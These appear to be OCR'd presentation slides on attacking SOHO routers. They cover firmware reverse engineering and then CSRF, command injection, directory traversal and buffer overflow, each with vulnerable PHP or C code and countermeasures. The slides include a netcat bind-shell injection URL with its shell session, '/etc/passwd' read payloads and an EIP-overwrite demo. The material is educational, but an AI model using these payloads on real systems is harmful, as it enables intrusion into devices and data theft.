
*Debugging ASUS RT-AC66U exploit

Gaining Access Cont.

- **Reverse Engineering**
  - Router Binaries
- **Simple RE Toolz and Techniques**
  - Strings
  - Hexdump
  - Grep
  - Open source? Perform static analysis!
- **Exploit Development**

Reverse Engineering Toolz and Techniques

- **Strings:** strings –n <INT> <FILE>




```
Gimppy@Hak42:~/ISE/SOHO/TP-LINK/TL-WDR1043ND$ strings -n 10 wr1043nv1_en_3_13_12_up_boot\(120405\).bin
TP-LINK Technologies
U-Boot 1.1.4 (Mar 31 2012 - 10:40:21)
ag7100_get_ethaddr
`*** failed ***
### ERROR ### Please RESET the board ###
## Warning: gatewayip needed but not set
ARP Retry count exceeded; starting again
%d.%d.%d.%d
bad length %d < %d
```

*TP-Link TL-1043ND Firmware

Reverse Engineering Toolz and Techniques

- **Grep:** grep –R <string> *



```
irmware$ grep -R backdoor *
DRU_v1.0.8.0/src/router/mipsel-uclibc/install/httpd/usr/sbin/httpd matches
/src/router/shared/broadcom.c://Tom.Hung 2012-6-27, Add backdoor feature
/src/router/shared/broadcom.c:static int backdoor(webs_t wp, char_t *urlPrefix, char_t *webDir, int arg,
/src/router/shared/broadcom.c:static void do_backdoor_asp(char *url, FILE *stream)
/src/router/shared/broadcom.c:     backdoor(stream, NULL, NULL, 0, url, path, query);
/src/router/shared/broadcom.c:     { "backdoor*", "text/html", no_cache, NULL, do_backdoor_asp, do_auth },
```


*Code from the TRENDnet TEW-812DRU

Exploit Development

- Cross-Site Request Forgery
- Command Injection
- Directory Traversal
- Buffer Overflow


Cross-Site Request Forgery

#define: CSRF is an attack that forces an unsuspecting victim into executing web commands that perform unwanted actions on a web application.



Testing for Cross-Site Request Forgery

- **Anti-CSRF Tokens?**
- **HTTP referrer checking?**



```
<h1>Password Reset Configuration</h1>
<h3>Choose one of the questions in the list for each question, then provide an answer. You will have to answ
password. </h3>
<h2>Challenge Questions</h2>
<form id="Form1" method="POST" name="PasswordQuestions" style="margin:0" action="">
    <input type="hidden" value="18z2q5m5j7m5v4iufkfsyioh0e3bycnytr6wdq7dsnns4hfvro" name="1k8lin552kl9o0tc">
    <input type="hidden" value="submit" name="submitted">
    <input type="hidden" value="false" name="isSimpleResetEnabled">
```

Cross-Site Request Forgery Countermeasures


- **Users**
  - – Logout of web applications
  - – Do NOT save credentials in your browser

- **Developers**
  - – Implement Anti-CSRF tokens **AND** HTTP referrer checking

Command Injection

#define:

Command Injection is a form of attack where operating system specific commands are injected into a vulnerable application for execution.



```
192.168.15.      :10443/foo.pl?`nc -lvnp 4444 -e /bin/bash%26`
```

□ Enable Post data □ Enable Referrer

e: text/html

rating stats for nina...

```
root@Hak42:~# nc -nv 192.168.15.     4444
(UNKNOWN) [192.168.15.234] 4444 (?) open
id
uid=1001(chttp) gid=1002(chttp) groups=10
uname -a
Linux localhost 2.6.24-gentoo-r5 #1 SMP T
el GNU/Linux
ifconfig



id
uid=1001(chttp) gid=1002(chttp) groups=10
/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 00:
          inet addr:192.168.15.      Bcast
          inet6 addr: fe80::250:56ff:fe82
          UP BROADCAST RUNNING MULTICAST
          RX packets:63246 errors:0 dropp
          TX packets:12709 errors:0 dropp
          collisions:0 txqueuelen:1000
          RX bytes:9729629 (9.2 Mb)  TX b
          Interrupt:17 Base address:0x200

lo        Link encap:Local Loopback
```

Testing for Command Injection


- **Survey the application**
  - Look for application features that could call underlying system functionality(e.g., ping, traceroute)
  - Source code? Static analysis!

- **Test Examples**
  - ifconfig ; cat /etc/passwd ← Linux
  - dir | ipconfig ← Windows/Linux
  - ls /var/www/`<cmd>` or $(<cmd>) ← Linux*

*Command substitution

Command Injection – Vulnerable Code

```
<?php
  $dig=shell_exec("dig {$_GET['Domain']}");
  echo($dig);
?>
```



127.0.0.1/test.php?Domain=infosec42.blogspot.com|cat /etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh m
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/b
/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats
Server,,,:/nonexistent:/bin/false messagebus:x:102:106::/var/run/dbus:/bi
/usbmux:/bin/false miredo:x:105:65534::/var/run/miredo:/bin/false ntp:x:1
/run/avahi-daemon:/bin/false pulse:x:109:117:PulseAudio daemon,,,:/var/r
/bin/false postgres:x:112:123:PostgreSQL administrator,,,:/var/lib/postgre
/lib/snmp:/bin/false stunnel4:x:116:127::/var/run/stunnel4:/bin/false statd
gdm:x:120:131:Gnome Display Manager:/var/lib/gdm3:/bin/false Gimppy:
```

Command Injection Countermeasures

- **Developers**
  - Avoid calling shell commands when possible
  - If an API does not exist, sanitize user input before passing it to a function that executes system commands.

- **Python Example**
  - **BAD:** os.system(‘ls ‘ + dir)
  - **GOOD:** os.listdir(dir)


DEMO

- **CSRF and Command Injection**

CSRF and Command Injection Demo

Directory Traversal

#define: Directory Traversal is a form of attack where an attacker can access files and directories outside of the intended directory.



[redacted]skin.php?skin=../../../../../../../../etc/passwd


```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
```

Testing for Directory Traversal

- **Enumerate the application**
  - Are there commands or request parameters that could be used for file-related operations?
- **URL Encoding (Web only)**
  - %2f → /
  - %2e%2e%2f → ../
- **Test Examples**
  - http://infosec2.blogspot.com/DT.php?file=../../../../etc/passwd%00
  - http://JadWebApp.com/DT.php?dir=..%2f..%2fetc%2fpasswd
  - symlink / rootfs ← SMB

Directory Traversal– Vulnerable Code

```
<?php
if ($_GET['file'])
    $file = $_GET['file'];
include('/var/www/'.$file);
?>
```



```
127.0.0.1/test.php?file=../../etc/resolv.conf
```

```
# Generated by NetworkManager domain InfoSec42 search InfoSec42 nameserver 192.168.1.1
```

Directory Traversal Countermeasures


- **Developers**
  - Try not to use user input in file system calls
  - Perform path canonicalization (symlinks, . & .. are resolved)
  - Properly configure services

DEMO

- **Directory Traversal**

Buffer Overflow

#define: Buffer Overflows occur when a program attempts to write data that exceeds the capacity of a fixed length buffer, and consequently, overwrites adjacent memory.




Stack Based Buffer Overflow (x86)

Testing for Buffer Overflows

- **Testing for overflows**
  - Dynamic Analysis
  - Static Analysis

Buffer Overflow – Vulnerable Code



```
(gdb) run Gimppy
Starting program: /home/Gimppy/Desktop/test Gimppy

[*] Gimppy's BOF code example
[*] You supplied 'Gimppy' as your argument!
[*] Program Completed.
[Inferior 1 (process 30137) exited with code 030]
(gdb) run BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
Starting program: /home/Gimppy/Desktop/test BBBBBBBBBBBBBBBBBBBBBBBBBBB

[*] Gimppy's BOF code example
[*] You supplied 'BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
[*] Program Completed.

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) i r $eip
eip            0x42424242       0x42424242
(gdb)
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char * argv[]){

char argument[42];

if (argc < 2){
    printf("\n[!!!] Please supply a program argument. [!!!]\n\n");
    exit(0);
}

printf("\n[*] Gimppy's BOF code example\n");
strcpy(argument, argv[1]);
printf("[*] You supplied '%s' as your argument!\n", argument);
printf("[*] Program Completed. \n");

}
```

Buffer Overflow Countermeasures

- **Developers**
  - Don’t use unsafe functions
  - Perform bounds checking
  - Compile with overflow prevention techniques
    - Canary/Stack Cookie
    - safeSEH (Windows)
    - ASLR
    - DEP

DEMO

- **Buffer Overflow**

YIKES! What can we do?

- **Consumers**
  - Harden the SOHO device
  - Demand that vendors put more emphasis into securing SOHO networking equipment.
- **Vendors**
  - Design software using Defense in Depth
  - Abide by the principal of least privilege
  - Follow coding best practices
  - Patch management